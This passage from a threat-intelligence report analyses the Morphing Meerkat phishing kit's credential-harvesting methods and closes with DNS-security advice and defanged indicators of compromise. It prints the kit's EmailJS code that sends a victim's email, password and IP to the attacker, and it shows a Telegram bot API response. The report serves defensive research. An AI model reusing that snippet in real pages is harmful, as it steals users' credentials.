


Figure 12. DHL Express email phishing page

Harvesting Credentials

The location that collects stolen email phishing credentials depends on how a bad actor configures the phishing kit. Across the attack instances that we detected, there were four different kinds of collection methods: email, PHP script on the same site, remote data transfer via Asynchronous JavaScript and XML (AJAX) request, and communication with text channels using web API hooks. All methods use lightweight and client-side JavaScript libraries to send stolen credential details to the actor. In many of the instances, the code was heavily obfuscated and purposely inflated to obstruct forensic analysis.

For email deliveries, Morphing Meerkat's tools use a client-side email JavaScript library called EmailJS to pass stolen credentials to the actor-controlled email address. As shown in Figure 13, when the victim's browser executes the JavaScript, it uses an EmailJS public key to send a message containing the stolen credentials and the victim's IP address information. However, it is not possible to retrieve messages from the actor's email account using this public key.

```
//  email js here
emailjs.init('user_5EsjYHJoIoTforyVHomHW');
emailjs.send('default_service', 'template_ul0g4xi', {
    message_html: `Email: ${ email } || Password: ${ password } `,
    user_ip: localStorage.getItem('ip'),
    from_name: 'GENERAL PAGE - VERYDARKMAN',
    reply_to: 'hello@cnb.gov.uk'
}).then(res => {
    $('#msg').show();
    $('#password').val('');
    if (count >= 2) {
        count = 0;
        window.location.replace('http://www.' + my_slice);
    }
```

Figure 13. EmailJS code for sending email messages with stolen credentials

Morphing Meerkat also offers the option to transfer the victim's email credentials to the bad actor's Telegram channel. To do this, the bad actor sets up a bot webhook, which allows the phishing kit to send messages to the Telegram channel in real time. The communication requires a bot API token and chat ID. Since the phishing kits expose the API tokens in their code, we tested many of them to determine the number of stolen credentials and size of compromised victims. None of the tokens returned real credential information. We suspect the actors poll the channels and delete messages in real time to destroy evidence. As shown in Figure 14, one channel showed a single message that was manually sent to it, most likely a test by the bad actor.

```
In [21]: data
Out[21]:
{'ok': True,
 'result': [{'update_id': 97876822,
   'message': {'message_id': 17675,
    'from': {'id': 6544119066,
     'is_bot': False,
     'first_name': 'Rogier',
     'last_name': 'Kalk',
     'language_code': 'en'},
    'chat': {'id': 6544119066,
     'first_name': 'Rogier',
     'last_name': 'Kalk',
     'type': 'private'},
    'date': 1740491134,
    'text': '.'}}]}
```

Figure 14. Test message sent to a fraudulent Telegram channel

Conclusion

“The unseen enemy is always the most fearsome.” — George R.R. Martin, *A Clash of Kings*

Visibility and monitoring of networks are critical requirements for effective enterprise security systems. The quote above serves as both a warning and valuable advice in the realm of cybersecurity. After all, if a security system cannot see the threat, it cannot detect it. That is why so many advanced persistent threat (APT) Decoy Dog, have gone unnoticed and survived in enterprise networks for so many years.[4] However, persistence is not just limited to nation-state actors. Our previous blogs show how widespread attacks, such as VexTrio Viper, have been operating a malicious affiliate network and delivering harmful web content for nearly a decade.[5] Mostly because they have built their infrastructure the same way as a legitimate advertising network, they hide communications in DNS and use advanced cloaking techniques.

Morphing Meerkat is another example of a long-running operation that is difficult to detect at scale. They know where security blind spots are and have been exploiting them via open redirects on adtech, DoH communication, and popular file sharing services. Organizations can protect themselves against these kinds of attacks by adding a strong layer of DNS security to their systems. This involves tightening DNS control so that users cannot communicate with DoH servers or blocking user access to adtech and file sharing infrastructure not critical to the business. If companies can reduce the number of unimportant services in their network, they can reduce their attack surface, giving few options to cybercriminals for threat delivery.

Indicators of Activity

A selection of current and historical Morphing Meerkat indicators is available on our GitHub repo **here**.

Indicator	Type of Indicator
107[.]173[.]166[.]107 109[.]200[.]24[.]11 122[.]183[.]248[.]102 173[.]224[.]126[.]37 175[.]9[.]54[.]154 185[.]117[.]90[.]212 185[.]209[.]161[.]155 185[.]229[.]66[.]117 194[.]169[.]172[.]188 45[.]133[.]174[.]25 5[.]230[.]209[.]74 5[.]230[.]210[.]77	IP addresses of email servers that sent spam messages

Indicator	Type of Indicator
hXXp://ln[.]run/HxEHS#{user_email} hXXp://url[.]rw/3m080/#{user_email} hXXps://bafybeih66y422foovraku6twm2ajjxww4frb7rxlxu7zbqridm2xkszy2a[.]ipfs[.]dweb[.]link/axprediir[.]html#{user_email} hXXps://carriertrucks[.]com/#{user_email} hXXps://hexatimes[.]com/0487548Wi/Adobe_PDFViewer/blau[.]php#{user_email} hXXps://is[.]gd/UYdiV6/#{user_email} hXXps://movesfitnesszoom[.]co[.]uk//_fri/xcfm6rms65q2uhzae0r8/{user_email} hXXps://rebrand[.]ly/1e2jap#{user_email} hXXps://s3[.]us-east-2[.]amazonaws[.]com/38474[.]com/re+(6)[.]html#{user_email} hXXps://shorturl[.]at/Kmm6g#{user_email}	Malicious redirect links embedded in the spam messages
clumsy-fir-mandible[.]glitch[.]me ht2jndn[.]web[.]app jeel[.]top login-maildelivery-mailbox[.]s3[.]us-east-1[.]amazonaws[.]com nfond[.]com pub-a5838f65652541d69d95fd7010df5bb4[.]r2[.]dev setting-raw-jushd[.]vercel[.]app truck-parts[.]nl victorious-muddy-basin[.]glitch[.]me zeinabghasemi[.]ir	Phishing login page domains

Footnotes

1. **https://www.forcepoint.com/blog/insights/threat-actors-harvesting-credentials-telegram-api**
2. **https://quetzal.bitso.com/p/a-phishing-trip**
3. **https://hunt.io/blog/exposing-large-scale-phishing-activity-abusing-cloudflare**
4. **https://blogs.infoblox.com/threat-intelligence/decoy-dog-is-no-ordinary-pupy-distinguishing-malware-via-dns/**
5. **https://blogs.infoblox.com/threat-intelligence/cybercrime-central-vextrio-operates-massive-criminal-affiliate-program/**